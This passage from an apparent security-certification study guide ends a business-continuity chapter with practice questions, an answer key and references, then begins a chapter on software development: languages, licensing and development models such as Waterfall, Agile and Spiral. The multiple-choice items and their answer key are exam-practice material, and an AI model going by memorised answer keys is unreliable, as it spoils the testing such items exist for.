 - D. Recovery Point Objective (RPO)
13. Which metric describes the moment in time in which data must be recovered and made available to users in order to resume business operations?
 - A. Mean Time Between Failures (MTBF)
 - B. The Mean Time to Repair (MTTR)
 - C. Recovery Point Objective (RPO)
 - D. Recovery Time Objective (RTO)
14. Maximum Tolerable Downtime (MTD) is comprised of which two metrics?
 - A. Recovery Point Objective (RPO) and Work Recovery Time (WRT)
 - B. Recovery Point Objective (RPO) and Mean Time to Repair (MTTR)
 - C. Recovery Time Objective (RTO) and Work Recovery Time (WRT)
 - D. Recovery Time Objective (RTO) and Mean Time to Repair (MTTR)
15. Which level of RAID does NOT provide additional reliability?
 - A. RAID 1
 - B. RAID 5
 - C. RAID 0
 - D. RAID 3

Self-Test Quick Answer Key

1. D
2. D
3. C
4. D
5. C
6. B
7. A
8. B
9. A
10. C
11. B
12. C
13. C
14. C
15. C

References

- [1] Juvenal Satires Book II: Satire 6, 346-348. 1st-2nd Century CE..
- [2] NIST Computer Forensics Testing Tool Program. <https://www.nist.gov/itl/ssd/software-quality-group/computer-forensics-tool-testing-program-cftt>. (Accessed 18 May 2022).
- [3] SANS Advanced Network Forensics. <https://www.sans.org/cyber-security-courses/advanced-network-forensics-threat-hunting-incident-response/>. (Accessed 18 May 2022).
- [4] V. Xenofon, GPS Forensics, A Systemic Approach for GPS Evidence Acquisition Through Forensics Readiness. <https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/4121/Vasilakopoulos.pdf>. (Accessed 18 May 2022).
- [5] NIST Special Publication 800-61: Computer Security Incident Handling Guide. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>. (Accessed 18 May 2022).
- [6] MITRE ATT&CK®: Lateral Movement. <https://attack.mitre.org/tactics/TA0008/>. (Accessed 18 May 2022).
- [7] CrowdStrike Blog: Log4j2 Vulnerability “Log4Shell” (CVE-2021-44228). <https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/>. (Accessed 18 May 2022).
- [8] Q. Stafford-Fraser, The Origins of Hanlon’s Razor. <http://www.statusq.org/archives/2001/12/04/>. (Accessed 18 May 2022).
- [9] T. Mitchell, Machine Learning. <https://www.cs.cmu.edu/~tom/mlbook.html>. (Accessed 18 May 2022).
- [10] CISA: Known Exploited Vulnerabilities Catalog. <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>. (Accessed 18 May 2022).
- [11] D. Brumley, P. Poosankam, D. Song, J. Zheng, Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications, 2008. <http://www.cs.berkeley.edu/~dawnsong/papers/apeg.pdf>. (Accessed 18 May 2022).
- [12] M. Swanson, P. Bowen, A. Phillips, D. Gallup, D. Lynes. <https://www.fismacenter.com/sp800-34.pdf>. (Accessed 18 May 2022).
- [13] 2 China Schools Said to Be Tied to Online Attacks. <http://www.nytimes.com/2010/02/19/technology/19china.html>. (Accessed 18 May 2022).
- [14] Barracuda, Spear Phishing Top Threats and Trends, vol. 7, March 2022. <https://assets.barracuda.com/assets/docs/dms/Spear-phishing-vol7.pdf>. (Accessed 18 May 2022).
- [15] J. Cowie, A. Popescu, T. Underwood, Impact of Hurricane Katrina on Internet Infrastructure, September 2005. <https://www.scribd.com/document/265293/Impact-of-Hurricane-Katrina-on-Internet-Infrastructure>. (Accessed 18 May 2022).
- [16] Submarine Cable Map. <http://www.submarinecablemap.com/>. (Accessed 18 May 2022).
- [17] Understanding Security Risk Management: Recovery Time Requirements. <https://www.techtarget.com/searchitchannel/feature/Understanding-security-risk-management-Recovery-time-requirements>. (Accessed 19 May 2022).
- [18] QuickStudy: Mean time between failures (MTBF). <https://www.computerworld.com/article/2560019/mtbf.html>. (Accessed 19 May 2022).
- [19] Presidential Succession: An Overview with Analysis of Legislation Proposed in the 109th Congress. <https://sgp.fas.org/crs/misc/RL32969.pdf>. (Accessed 18 May 2022).
- [20] ISO/IEC 27031:2011, Information Technology — Security Techniques — Guidelines for Information and Communications Technology Readiness for Business Continuity. <https://www.iso27001security.com/html/27031.html>. (Accessed 18 May 2022).

- [21] ISO 22301 Business Continuity Standard in IT. <https://www.isms.online/iso-22301/>. (Accessed 18 May 2022).
- [22] Moving from BS 25999-2 to ISO 22301. <https://www.bsigroup.com/Documents/iso-22301/resources/BSI-BS25999-to-ISO22301-Transition-UK-EN.pdf>. (Accessed 18 May 2022).
- [23] D. Kosutic, Understanding IT disaster recovery according to ISO 27031. <https://advisera.com/27001academy/blog/2015/09/21/understanding-it-disaster-recovery-according-to-iso-27031/>. (Accessed 18 May 2022).
- [24] The Good Practice Guidelines. <https://www.thebci.org/training-qualifications/good-practice-guidelines.html>. (Accessed 18 May 2022).
- [25] Good Practice Guidelines 2013 Global Edition. <https://www.thebci.org/training-qualifications/gpg-lite-2018.html>. (Accessed 18 May 2022).

This page intentionally left blank

Domain 8: Software Development Security

9

Exam objectives in this chapter:

- Programming Concepts
- Application Development Methods
- Databases
- Object-Oriented Design and Programming
- Assessing the Effectiveness of Software Security
- Artificial Intelligence

Unique Terms and Definitions

- Extreme Programming (XP)—an Agile development method that uses pairs of programmers who work off a detailed specification
- Object—a “black box” that combines code and data, and sends and receives messages
- Object-Oriented Programming—changes the older procedural programming methodology, and treats a program as a series of connected objects that communicate via messages
- Procedural languages—programming languages that use subroutines, procedures, and functions
- Spiral Model—a software development model designed to control risk
- Systems Development Life Cycle—a development model that focuses on security in every phase
- Waterfall Model—an application development model that uses rigid phases; when one phase ends, the next begins

Introduction

Software is everywhere: not only in our computers, but also in our houses, our cars, and our medical devices, and all software programmers make mistakes. As software has grown in complexity, the number of mistakes has grown along with it. We will learn in this chapter that programmers may make 15–50 mistakes per thousand lines of code, but following a programming maturity framework such as the *Capability*

Maturity Model Integration (CMMI) can lower that number to 1 mistake per thousand. That sounds encouraging, but remember that the Microsoft Vista operating system has 50 million (50,000,000) lines of code. Newer OSs such as Windows 11 likely have more.

As our software has grown in complexity, the potential impact of a software crash has also grown. Many cars are now connected to the Internet and use “fly by wire” (software) to control the vehicle: in that case, the gearshift is no longer directly mechanically connected to the transmission; instead, it serves as an electronic input device, like a keyboard. What if a software crash interrupts I/O? What if someone remotely hacks into the car and takes control of it, as demonstrated by Charlie Miller and Chris Valasek? [1]

Developing software that is robust and secure is critical: this chapter will show how to do that. We will cover programming fundamentals such as compiled versus interpreted languages, as well as procedural and object-oriented programming languages. We will discuss application development models such as the *Waterfall Model*, *Spiral Model*, *Extreme Programming* (XP), and others. We will also discuss newer concepts such as *DevOps*. We will describe common software vulnerabilities, ways to test for them, and maturity frameworks to assess the maturity of the programming process and provide ways to improve it.

Programming Concepts

Let us begin by understanding some cornerstone programming concepts. As computers have become more powerful and ubiquitous, the process and methods used to create computer software have grown and changed. Keep in mind that one method is not necessarily better than another: As we will see in the next section, high-level languages such as C allow a programmer to write code more quickly than a low-level language such as assembly, but code written in assembly can be far more efficient. Which is better depends on the need of the project.

Machine Code, Source Code, and Assemblers

Machine code (also called machine language) is software that is executed directly by the CPU. Machine code is CPU-dependent; it is a series of 1s and 0s that translate to instructions that are understood by the CPU. *Source code* is computer programming language instructions that are written in text that must be translated into machine code before execution by the CPU. High-level languages contain English-like instructions such as “printf” (print formatted).

Assembly language is a low-level computer programming language. Assembly language instructions are short mnemonics, such as “ADD,” “SUB” (subtract), and “JMP” (jump), that match to machine language instructions. An assembler converts assembly language into machine language. A *disassembler* attempts to convert machine language into assembly.

Compilers, Interpreters, and Bytecode

Compilers take source code, such as C or Basic, and compile it into machine code.

Here is an example C program “Hello World”:

```
int main()
{
printf("hello, world");
}
```

A compiler, such as gcc (the GNU Compiler Collection, see <http://gcc.gnu.org>), translates this high-level language into machine code, and saves the results as an executable (such as “hello-world.exe”). Once compiled, the machine language is executed directly by the CPU. hello-world.exe is compiled once and may then be run countless times. Note that the process of executing (aka running) a program is called *runtime*.

Interpreted languages differ from compiled languages: interpreted code (such as shell code) is compiled on the fly each time the program is run. Here is an example of a “Hello World” program written in the interpreted scripting language Python (see <https://www.python.org>):

```
#!/usr/local/bin/python
print("Hello World!")
```

This code is saved as “hello-world.py.” Each time it is run, the Python interpreter (located at /usr/local/bin/python in the previous code) translates the Python instructions into machine language. If hello-world.py is run 100 times, it will be compiled 100 times (while hello-world.exe was only compiled once).

Bytecode, such as Java bytecode, is also interpreted code. Bytecode exists as an intermediary form (converted from source code), but still must be converted into machine code before it may run on the CPU. Java Bytecode is platform-independent code that is converted into machine code by the Java Virtual Machine (JVM, see [Chapter 4](#), Domain 3: Security Architecture and Engineering, for more information on Java bytecode).

Procedural and Object-Oriented Languages

Procedural languages (also called *procedure-oriented languages*) use subroutines, procedures, and functions. Examples include Basic, C, Fortran, and Pascal. Object-oriented languages attempt to model the real world through the use of objects that combine methods and data. Examples include C++, Ruby, and Python; see the “Object-Oriented Design and Programming” section below for more information. A procedural language function is the equivalent of an object-oriented method.

The following code shows the beginning “ram()” function, written in C (a procedural language), from the BSD text-based game *Trek*.

```

void
ram(ix, iy)
int ix, iy;
{
    int i;
    char c;
    printf("\07RED ALERT\07: collision imminent\n");
    c = Sect[ix][iy];
    switch (c)
    {
        case KLINGON:
            printf("%s rams Klingon at %d,%d\n", Ship.shipname, ix, iy);
            killk(ix, iy);
            break;
        case STAR:
        case INHABIT:
            printf("Yeoman Rand: Captain, isn't it getting hot in here?
\n");
            sleep(2);
            printf("Spock: Hull temperature approaching 550 Degrees
Kelvin.\n");
            lose(L_STAR);
        case BASE:
            printf("You ran into the starbase at %d,%d\n", ix, iy);
            killb(Ship.quadx, Ship.quady);
            /* don't penalize the captain if it wasn't his fault */ [2]
    }
}

```

This ram() function also calls other functions, including killk(), killb(), and lose().

Next is an example of object-oriented Ruby (see <http://ruby-lang.org>) code for a text adventure game that creates a class called “Verb,” and then creates multiple Verb objects. As we will learn in the “Object-Oriented Design and Programming” section below, an object inherits features from its parent class.

```

class Verb
  attr_accessor :name, :description
  def initialize(params)
    @name = params[:name]
    @description = params[:description]
  end
end
# Create verbs
north = Verb.new( :name => "Move north", :description => "Player
moves to the north" )
east = Verb.new( :name => "Move east", :description => "Player
moves to the east" )
west = Verb.new( :name => "Move west", :description => "Player
moves to the west" )

```

```
south = Verb.new( :name => "Move south", :description => "Player  
moves to the south" )  
xyzzy = Verb.new( :name => "Magic word", :description => "Player  
teleports to another location in the cave" ) [3]
```

Note that coding itself is not testable; these examples are given for illustrative purposes.

Fourth-Generation Programming Language

Fourth-generation programming languages (4GL) are computer languages that are designed to increase a programmer's efficiency by automating the creation of computer programming code. They are named “fourth generation” because they can be viewed as the fourth step of evolution of computer languages:

- First-generation language: machine code
- Second-generation language: assembly
- Third-generation language: COBOL, C, Basic
- Fourth-generation language: ColdFusion, Progress 4GL, Oracle Reports

Fourth-generation languages tend to be Graphical User Interface (GUI)-focused, dragging and dropping elements, and then generating code based on the results. 4GL languages are usually focused on the creation of databases, reports, and websites.

Integrated Development Environment

Integrated Development Environments (IDEs) improve productivity by providing a programmer with a single interface that can perform the following functions:

- Editing
- Debugging
- Syntax checking and highlighting
- Compiling
- Interpreting
- Version control

Microsoft’s Visual Studio Code is one of the most popular IDEs, shown in Fig. 9.1.

Computer-Aided Software Engineering (CASE)

Computer-Aided Software Engineering (CASE) uses programs to assist in the creation and maintenance of other computer programs. Programming has historically been performed by (human) programmers or teams: CASE adds software to the programming “team.”

```

DeepBlue.ps1 - Untitled [Workspace]
DeepBlueCLI > DeepBlue.ps1
27
28 # DeepBlueCLI 2.01
29 # Eric Conrad, Backshore Communications, LLC
30 # deepblue <at> backshore <dot> net
31 # Twitter: @eric_conrad
32 # http://ericconrad.com
33 #
34
35 param ([string]$file=$env:file,[string]$log=$env:log)
36
37 function Main {
38     # Set up the global variables
39     $text="" # Temporary scratch pad variable to hold output text
40     $inlength=1000 # Minimum length of command line to alert
41     # Load cmd match regexes from csv file, ignore comments
42     $regexes = Get-Content ".\regexes.txt" | Select-String '^#[^#]' | ConvertFrom-Csv
43     # Load cmd safeList regexes from csv file, ignore comments
44     $safeList = Get-Content ".\safeList.txt" | Select-String '^#[^#]' | ConvertFrom-Csv
45     $logname=Check-Option $file $log
46     # Processing the logname + log...
47     $later=Create-Object System.Collections.ArrayList
48     $later.Add($logname)
49     $maxFailedLogons=5 # Alert after this many failed logons
50     $failedLogons=@{} # Hashtable of failed logons per user
51     $totalFailedLogons=0 # Total number of failed logons (for all accounts)
52     $totalFailedAccounts=0 # Total number of accounts with a failed logon
53     # Track total Sensitive Privilege Use occurrences
54     $totalSensPrivuse=0
55     $maxTotalSensPrivuse=4
56     # Admin logon variables:
57     $totalAdminLogons=0 # Total number of logons with SeDebugPrivilege
58     $maxAdminLogons=10 # Alert after this many admin logons
59     $adminLogons=@{} # Hashtable of admin logons
60     $multipleAdminLogons=@{} # Hashtable to track multiple admin logons per account

```

FIG. 9.1

Microsoft's Visual Studio [4].

There are three types of CASE software:

1. “Tools: support only specific task in the software-production process.
2. Workbenches: support one or a few software process activities by integrating several tools in a single application.
3. Environments: support all or at least part of the software production process with a collection of Tools and Workbenches” [5].

Fourth-generation computer languages, object-oriented languages, and GUIs are often used as components of CASE.

Top-Down vs. Bottom-Up Programming

A programmer is tasked with developing software that will play MP3 music files. How should the programmer begin conceptualizing the challenge of turning bits in a file into music we can hear? Should the programmer start at the “top,” thinking about how the music will sound, and how the MP3 player will look and behave? Or should the programmer start at the “bottom,” thinking about the low-level device drivers required to receive a stream of bits and convert them into audio waveforms?

Top-Down (TD) programming starts with the broadest and highest level requirements (the concept of the final program) and works down towards the low-level

technical implementation details. *Bottom-Up programming* is the reverse: it starts with the low-level technical implementation details and works up to the concept of the complete program.

Both methods pose risks: what if the Top-Down approach made incorrect assumptions about the performance of the low-level devices? On the other hand, Bottom-Up risks wasting time by performing lots of programming for features that may not be required or implemented in the final product.

Procedural languages such as C have historically been programmed Top-Down style: start with the main program, define the procedures, and work down from there. Object-oriented programming typically uses bottom-up design: define the objects, and use them to build up to the final program.

Types of Publicly Released Software

Once programmed, publicly released software may come in different forms (such as with or without the accompanying source code) and be released under a variety of licenses.

Open and Closed Source Software

Closed source software is software typically released in executable form: the source code is kept confidential. Examples include Oracle and Microsoft Windows 11. *Open source* software publishes source code publicly. Examples include Ubuntu Linux and the Apache Web server. Proprietary software is software that is subject to intellectual property protections such as patents or copyrights. “*Closed source software*” and “*proprietary software*” are sometimes used as synonyms, but that is not always true: some open source software is also proprietary.

Free Software, Shareware, and Crippleware

Free software is a controversial term that is defined differently by different groups. “*Free*” may mean it is free of charge to use (sometimes called “*free as in beer*”), or “*free*” may mean the user is free to use the software in any way they would like, including modifying it (sometimes called “*free as in liberty*”). The two types are called *gratis* and *libre*, respectively. The confusion derives from the fact that “*free*” carries multiple meanings in English. Software that is both *gratis* and *libre* is sometimes called *free* [2] (*free squared*).

Freeware is “*free as in beer*” (*gratis*) software, which is free of charge to use. *Shareware* is fully functional proprietary software that may be initially used free of charge. If the user continues to use the Shareware for a specific period of time specified by the license (such as 30 days), the Shareware license typically requires payment. *Crippleware* is partially functioning proprietary software, often with key features disabled. The user is typically required to make a payment to unlock the full functionality.

Software Licensing

Software may be released into the public domain, meaning it is (expressly) not copyrighted or licensed. This places no intellectual property constraints on the software's users. Some free (libre) software falls into this category. Software licensing protects most software, both closed and open source.

Proprietary software is usually copyrighted (and possibly patented, see [Chapter 2](#), Domain 1: Security and Risk Management, for more information on copyrights and patents); the users of the software must usually agree to the terms of the software licensing agreement before using the software. These agreements are often called *EULAs* (End-User License Agreements), which can be in paper or electronic form, and the latter are usually agreed to when the user clicks "I agree" while installing the software.

Open source software may be protected by a variety of licensing agreements, including the GNU Public License (GPL), BSD (Berkeley Software Distribution), and Apache (named after the Apache Software Foundation) licenses.

The most prevalent of open source licenses is the GPL, which focuses on free (libre) software, allowing users the freedom to use, change, and share software. The core of the GPL is the term "copyleft," a play on copyright: copyleft seeks to ensure that free (libre) software remains free. A *Quick Guide to GPLv3* (see <http://www.gnu.org/licenses/quick-guide-gplv3.html>) states: "Nobody should be restricted by the software they use. There are four freedoms that every user should have:

- The freedom to use the software for any purpose,
- The freedom to change the software to suit your needs,
- The freedom to share the software with your friends and neighbors, and
- The freedom to share the changes you make" [6].

The GPL copyleft requires modifications to GPL software to remain free: you cannot take GPL code, alter it, and make the altered code proprietary. Other free licenses, such as BSD, allow licensed code to become proprietary.

Application Development Methods

Computer programming dates to the dawn of electronic computers, in the late 1940s. Programmers first used machine code or assembly; the first high-level programming language was Fortran, which debuted in 1954. The original computer programmers often worked alone, creating entire programs as a solo effort. In that case, project management methodologies were simple or unnecessary: the programmer could sometimes conceptualize the entire project in (human) memory, and then simply write the code. As software has grown in complexity, software programming has increasingly become a team effort. Team-based projects require project management: providing a project framework with deliverables and milestones, divvying

up tasks, team communication, progress evaluation and reporting, and (hopefully) a final delivered product.

Ultimately, large application development projects may closely resemble projects that have nothing to do with software, like making widgets or building bridges. Application development methods such as the Waterfall and Spiral Models are often close cousins to non-programming models. These methods can be thought of as project management methods, with additional features to support the creation of code.


Waterfall Model

The *Waterfall Model* is a linear application development model that uses rigid phases; when one phase ends, the next begins. The Waterfall Model predates software design and was first used in manufacturing. It was first used to describe a software development process in 1969, when large software projects had become too complex to design using informal methods. Steps occur in sequence, and the unmodified waterfall model does not allow developers to go back to previous steps. It is called the waterfall because it simulates water falling: it cannot go back up.

Dr. Winston W. Royce first described the Waterfall Model in relation to developing software in “Managing the Development of Large Software Systems” (see http://leadinganswers.typepad.com/leading_answers/files/original_waterfall_paper_winston_royce.pdf). Royce’s unmodified waterfall (with no iteration, sometimes called “stagewise”) is shown in Fig. 9.2, and includes the following steps: System Requirements, Software Requirements, Analysis, Program Design, Coding, Testing, and Operations.

Royce’s paper did not use the term “waterfall,” but he described the process. An unmodified waterfall does not allow iteration: going back to previous steps. This places a heavy planning burden on the earlier steps. Also, since each subsequent step cannot begin until the previous step ends, any delays in earlier steps cascade through to the later steps.

Ironically, Royce’s paper was a criticism of the model. Regarding the model shown in Fig. 9.2, “the implementation described above is risky and invites failure” [7]. In the real world, iteration is required: it is not (usually) realistic to prohibit a return to previous steps. Royce raised the issue of discovering a fundamental design error during the testing phase: “The testing phase which occurs at the end of the development cycle is the first event for which timing, storage, input/output transfers, etc., are experienced as distinguished from analyzed. These phenomena are not precisely analyzable ... Yet if these phenomena fail to satisfy the various external constraints, then invariably a major redesign is required” [7]. Many subsequent software design models are called iterative models: they are explicitly designed to allow iteration, a return to previous steps.

**FIG. 9.2**

Unmodified waterfall development model [7].

Exam Warning

The specific names of the phases of Royce's unmodified Waterfall Model are not testable: learn the overall flow. Also, Royce omitted a critical final step: destruction. No development process that leads to an operational system with sensitive production data is truly complete until that system has been retired, the data archived, and the remaining data on those physical systems securely destroyed.

Royce described a modified waterfall model that allowed a return to a previous phase for verification or validation, ideally confined to connecting steps. Barry Boehm's paper "A Spiral Model of Software Development and Enhancement" (see the "Spiral" section below) shows a modified waterfall based on Royce's paper, shown in Fig. 9.3.

Others have proposed similar modifications or broadening the waterfall model. The Sashimi Model is based on (and a reaction to) the Waterfall Model.




FIG. 9.3

Modified waterfall development model [8].

Note

The unmodified Waterfall Model does not allow going back. The modified Waterfall Model allows going back at least one step.

Sashimi Model

The *Sashimi Model* has highly overlapping steps; it can be thought of as a real-world successor to the Waterfall Model (and is sometimes called the Sashimi Waterfall Model). It is named after the Japanese delicacy Sashimi, which has overlapping layers of fish (and also a hint for the exam). The model is based on the hardware design model used by Fuji-Xerox: “Business scholars and practitioners were asking such questions as ‘What are the key factors to the Japanese manufacturers’ remarkable successes?’ and ‘What are the sources of their competitive advantage?’ The sashimi system seems to give answers to these questions.” [9]

Peter DeGrace described Sashimi in relation to software development in his book *Wicked Problems, Righteous Solutions: A Catalogue of Modern Software*. Sashimi’s steps are similar to the Waterfall Model’s; the difference is the explicit overlapping, shown in Fig. 9.4.




FIG. 9.4

The Sashimi Model [10].

Agile Software Development

Agile Software Development evolved as a reaction to rigid software development models such as the Waterfall Model. Agile methods include *Scrum* and *Extreme Programming* (XP). The Agile Manifesto (see <http://agilemanifesto.org/>) states:

“We are uncovering better ways of developing software by doing it and helping others do it. Through this work we have come to value:

- Individuals and interactions over processes and tools
- Working software over comprehensive documentation
- Customer collaboration over contract negotiation
- Responding to change over following a plan” [11]

Agile embodies many modern development concepts, including more flexibility, fast turnarounds with smaller milestones, strong communication within the team, and more customer involvement.

Scrum

The Scrum development model (named after a scrum in the sport of rugby) is an Agile model first described in “The New New Product Development Game” by Hirotaka Takeuchi and Ikujiro Nonaka in relation to product development; they said “Stop running the relay race and take up rugby” [12]. The “relay race” is the waterfall, where teams hand work off to other teams as steps are completed. They suggested: “Instead, a holistic or ‘rugby’ approach—where a team tries to go the distance as a unit, passing the ball back and forth—may better serve today’s competitive requirements” [12].

Peter DeGrace (of Sashimi fame) described (and named) Scrum in relation to software development. Scrums contain small teams of developers, called the *Scrum Team*. The *Scrum Master*, a senior member of the organization who acts like a coach for the team, supports the Scrum Team. Finally, the *Product Owner* is the voice of the business unit.

Extreme Programming (XP)

Extreme Programming (XP) is an Agile development method that uses pairs of programmers who work off a detailed specification. There is a high level of customer involvement. “Extreme Programming improves a software project in five essential ways; communication, simplicity, feedback, respect, and courage. Extreme Programmers constantly communicate with their customers and fellow programmers. They keep their design simple and clean. They get feedback by testing their software starting on day one. They deliver the system to the customers as early as possible and implement changes as suggested” [13]. XP core practices include:

- Planning: specifies the desired features, which are called the User Story. They are used to determine the iteration (timeline) and drive the detailed specifications.
- Paired programming: programmers work in teams.

- Forty-hour workweek: the forecasted iterations should be accurate enough to forecast how many hours will be required to complete the project. If programmers must put in additional overtime, the iteration must be flawed.
- Total customer involvement: the customer is always available, and carefully monitors the project.
- Detailed test procedures: they are called Unit Tests [13].

Note

The XP development model is not to be confused with Microsoft Windows XP: Extreme Programming's use of the acronym "XP" predates Microsoft's use.

Spiral

The Spiral Model is a software development model designed to control risk. Barry W. Boehm created the model, described in his 1986 paper “A Spiral Model of Software Development and Enhancement” (see <http://portal.acm.org/citation.cfm?id=12948>). Boehm states, “The major distinguishing feature of the spiral model is that it creates a risk-driven approach to the software process rather than a primarily document-driven or code-driven process. It incorporates many of the strengths of other models and resolves many of their difficulties” [8].


The spiral model repeats steps of a project, starting with modest goals, and expanding outwards in ever-wider spirals (called rounds). Each round of the spiral constitutes a project, and each round may follow traditional software development methodology such as Modified Waterfall. A risk analysis is performed in each round. Fundamental flaws in the project or process are more likely to be discovered in the earlier phases, resulting in simpler fixes. This lowers the overall risk of the project: large risks should be identified and mitigated.

